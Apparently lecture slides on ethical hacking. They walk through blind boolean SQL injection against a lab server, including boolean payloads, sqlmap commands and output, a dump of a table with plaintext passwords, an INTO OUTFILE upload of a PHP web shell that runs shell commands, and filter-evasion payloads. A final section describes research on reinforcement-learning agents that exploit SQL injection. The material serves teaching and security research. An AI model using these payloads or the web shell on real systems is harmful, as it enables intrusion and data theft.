In some cases the db engine has the right to execute OS level commands

Blind boolean based sqli exploitation


Depending on the input the attacker can see two different answers from the server. Example:




That is the first version of the webpage
This is the main text of the webpage

If we provide a non-existing user e.g. *laszlo*, the first version of the page appears. For valid users such as *admin* (The attacker doesn't necessarily has valid user for the site) the second version appears.

Since there's no input validation for the email parameter, the attacker can produce both answers:



That is the second version of the webpage
This is the main text of the webpage



That is the first version of the webpage
This is the main text of the webpage

Blind boolean based sqli exploitation

Ok, we can enumerate the users in that particular case, but how can we obtain the whole database with only true or false answers?

There are special table independent queries that always work for specific database engines (general queries for mysql, postgresql, etc.). For example for mysql we can use the following queries:

- Mysql version: *SELECT @@version*
- Mysql user, password: *SELECT host, user, password FROM mysql.user;*
- Mysql databases: *SELECT schema_name FROM information_schema.schemata;*
- Mysql tables: *SELECT table_schema,table_name FROM information_schema.tables WHERE table_schema != 'mysql' AND table_schema != 'information_schema'*
- Etc., see detail: <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>

Blind boolean based sqli exploitation

In order to execute such a query we need to arrange the current query to be accepted by the server side script (syntactically should be correct):

http://193.225.218.118/sql3.php?email=laszlo' or here goes the query or '1'='2

Since the vulnerable parameter was escaped with a quotation mark, the query should end with a missing quotation mark (the server side script will place it, if there's no missing quotation mark, the query will be syntactically wrong).

The second part of the query should be boolean too, e.g.:

http://193.225.218.118/sql3.php?email=laszlo' or ASCII(Substr((SELECT @@VERSION),1,1))<64 or '1'='2

The previous query checks if the ASCII code of the first character of the response of `SELECT @@VERSION` is less than 64.

Task: Find the first character of the db version!

Exploitation with sqlmap

Several tool exists for automatic sql injection exploitation. Sqlmap is an advanced sqli tool. The first step is to check if sqlmap manages to identify the vulnerable parameters)

```
root@kali:~# sqlmap -u "http://193.225.218.118/sql3.php?email=laszlo" --technique=BE
{1.1.4#stable}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the
user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and
are not responsible for any misuse or damage caused by this program

[*] starting at 09:21:11

[09:21:11] [INFO] resuming back-end DBMS 'mysql'
[09:21:11] [INFO] testing connection to the target URL
[09:21:12] [INFO] heuristics detected web page charset 'ascii'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: email (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: email=admin' AND 5609=5609 AND 'UDKb'='UDKb
---
[09:21:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 11.10 (Oneiric Ocelot)
web application technology: Apache 2.2.20, PHP 5.3.6
back-end DBMS: MySQL 5
[09:21:12] [INFO] fetched data logged to text files under '/root/.sqlmap/output/193.225.218.118'

[*] shutting down at 09:21:12
```

Exploitation with sqlmap

If sqlmap has identified the vulnerability the attacker could ask for specific data:

- `--dbs`: the databases in the db engine
- `-D selecteddb --tables`: the tables in the selected database
- `-D selecteddb -T selectedtable --columns`: the columns in the selected table of the selected database
- `-D selecteddb -T selectedtable --dump`: all data in the selected table of the selected database

```
[09:27:42] [INFO] fetching database names
[09:27:42] [INFO] fetching number of databases
[09:27:42] [WARNING] running in a single-thread
etrieval
[09:27:42] [INFO] retrieved: 10
[09:27:43] [INFO] retrieved: information_schema
[09:27:51] [INFO] retrieved: 911
[09:27:53] [INFO] retrieved: Flag
[09:27:55] [INFO] retrieved: Gathering
[09:27:59] [INFO] retrieved: Hello
[09:28:02] [INFO] retrieved: Pizza
[09:28:04] [INFO] retrieved: Teszt
[09:28:07] [INFO] retrieved: finse
[09:28:09] [INFO] retrieved: mysql
[09:28:12] [INFO] retrieved: phpmyadmin
```

```
Database: Teszt
Table: Tabla1
[4 entries]
+-----+-----+-----+-----+
| ID | Nev | email | Jelszo |
+-----+-----+-----+-----+
| 0 | Adminisztr\xeltor | admin | admin |
| 1 | Huffn\xelger Pisti | huffnager@sehol.com | penzpenzpenz |
| 3 | Adminisztr\xeltor | admin | admin |
| 4 | M\xe9zga G\xe9za | mezgag@mezga.hu | kapcs_ford |
+-----+-----+-----+-----+
```


Writing local files with sql injection

Instead of asking for boolean result the attacker can use the *select into outfile* syntax to write a local file to the server. Since this is a new query the attacker has to chain it to the vulnerable first query (union select or stacked query exploitation). This is only possible if the following conditions are fulfilled:

- Union select or stacked queries are enabled
- With union select the attacker has to know or guess the row number and the types of the chained query (see example)
- A writable folder is needed in the webroot that later is accessible by the attacker
- The attacker has to know or guess the webroot folder in the server computer

Example:

<http://193.225.218.118/sql3.php?email=laszlo' union select 'Imagine here's the attacking script' '0','0','0' into outfile '/var/www/temp/lennon.php>

Writing local files with sql injection

Exploitation demo...


- First, guess the webroot and the writable folder
- Guess the number of columns from the original query and guess also the types of the rows
- Test the union select if it is executed with different row numbers
- Upload a simple string
- Find an attacking script and upload it

```
<HTML><BODY>
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<?
if($_GET['cmd']) {
    system($_GET['cmd']);
}
?>
</pre>
</BODY></HTML>
```

← → ↻ Not secure | 193.225.218.118/temp/ge3.php?cmd=ls

0 Adminisztrátor admin admin 3 Adminisztrátor admin admin

ls



012569.php
0125692.php
0125693.php
0x00.php
42.php
42_1.php
42_3.php
42_4.php
42_5_list.php

Sql injection filter evasion techniques

- White Space *or 'a' = 'a'*
- Null Bytes *%00' UNION SELECT password FROM Users WHERE username='admin'--*
- SQL Comments
*'/**/UNION/**/SELECT/**/password/**/FROM/**/Users/**/WHERE/**/name/**/LIKE/**/'admin'--*
- URL Encoding
%27%20UNION%20SELECT%20password%20FROM%20Users%20WHERE%20name%3D%27admin%27--
- Character Encoding *' UNION SELECT password FROM Users WHERE name=char(114,111,111,116)--*
- String Concatenation *EXEC('SEL' + 'ECT 1')*
- Hex Encoding *Select user from users where name = unhex('726F6F74')*

Future of ethical hacking: the need for machine learning hackers

- Hacking is useful when it's done in controlled environment (ethical hacking, red teaming exercise)
- Using tools cannot be avoided anyhow
- Hacking is time consuming activity
- New vulnerabilities show up every day, the security state of a system changes continuously
- Human experts are expensive
- Human experts can fail
- Our intention is good, if we won't, someone else will create it. We need to have experience with these attacks to be well prepared

The need for ML hackers



To create something that is quick, reliable, precise, always up-to-date and also cheap, but understands complex situations, can do reasoning, learn from previous examples in order to mimic an experienced human attacker!

Who are we?



Offensive security researchers



What do we want?



A sophisticated AI hacking robot



When do we need it?



Now



Not enough data,
no test environment,
no previous tries...



In 5 years!



How we started in 2020?

- We need attack environment we can use for training the hacking agent
- We need attack examples to help the agent
- We need effective machine learning paradigms
- We need problem formalization
- We need to find the best way to train the ML agents
- We need estimation for what is doable and what is not (reasonable goal)
- We have to convince the community

Human characteristics for Hacking

- Background knowledge of attack types
 - Ability to filter out the important information
 - Ability to create a good attack strategy
 - Understanding different situations
 - Recognizing known cases
 - Fast response time for new situations
 - Inventing new attack ideas

 - **Experience**
 - **Patience (Time)**
 - **Intuition**
-

Which machine learning paradigm fits the best?

- **Unsupervised learning**

Learning attack pattern from untagged data. How would it look like?

We consider an attack as a series of network packets, a communication between the attacker and the target. The machine builds representation of problem through the examples.

- **Supervised learning**


We have tagged data for the attacks. The algorithm should choose the right attack type and all details based on the input. The input comes from the target environment.

- **Reinforcement learning**

We have an ML agent that interacts with the environment, observes the environment and take actions based on the observations. The agent has an action set that can be executed and tries to maximize the “reward”

Reinforcement learning characteristic

- The agent learns to achieve a goal in an uncertain, potentially complex environment



- The carries out an action and the environment gives a penalty or a reward
- The agent exploitation (what is the best based on previous experience) and exploration (try out something new and observe the result)

Problems with the approach

- The action space is not defined
- What is an action? Practically we have infinite actions
- The state space is not defined
- What states should be considered? It is infinite again
- What is the environment? We need huge number of “random” examples
- How to observe the state change? What characteristics of the service response should be considered?
- We need simplifications
- We need problems with different complexity first


Specific problems (web hacking)

- The most popular protocol
- Infinite use cases:
 - multiple web server application,
 - layered architecture (client side – server side),
 - almost arbitrary website content
 - huge number of user inputs
 - The answer is coming as programming language (html, javascript, error messages), but also as a natural language (human readable text)
- On the other hand it is still somehow formalized by the HTTP protocol (web requests and web answers come in standardized form)

The Agent Web Model (L. Erdodi, F.M. Zennaro, 2020)

Layer 6 simplification

The agent can go out from the webroot and observe OS files



Layer 7 simplification

The agent can create new objects based on the observations



Environment generation - implementation

(R. A. Chetwyn, 2021)

- Generates randomised database data
 - Uses random sample of predefined vulnerable SQL queries
 - Generates vulnerable SQL query parameters using the SQL syntax
 - Select random string delimiter & comment delimiter
 - Combine with randomly chosen SQL query
 - Output: Vulnerable SQL query based on chosen vulnerability type
 - Optional security level configurations:
 - Input validation, secure coding practices, input filtering
 - Reusable for testing and validation
-

Solving SQLi with a structured agent


(Å. Å. Sommervoll, F. M. Zennaro, 2021)



- The more episode we have the more states explored
- Exploration rate 0.02 for the first 0.9M episodes
- Not all the states are explored, but the success rate is still good (90%)

Solving SQLi with a structured agent

(Å. Å. Sommervoll, F. M. Zennaro, 2021)



- 1000 total tests
- 200 hundred cases for each vulnerability type
- Final exploitation step is one action (but multiple web requests)
- It reflects the vulnerability detection and mapping effort

Future perspectives

The environment:

- Extend dynamic environment to all database types to increase strength of SQLi RL agents
- Sophisticated environments based on real-world attacks and CTF report writeups
- Develop RL agents for other web application attack methods based on OWASP Top 10
- Red Team & Blue Team cyber range using dynamic environments and RL agents

The ML approach:

- Environment response observation (NLP?)
- Action set increase / State space increase
- Structureless approach for the actions

End of lecture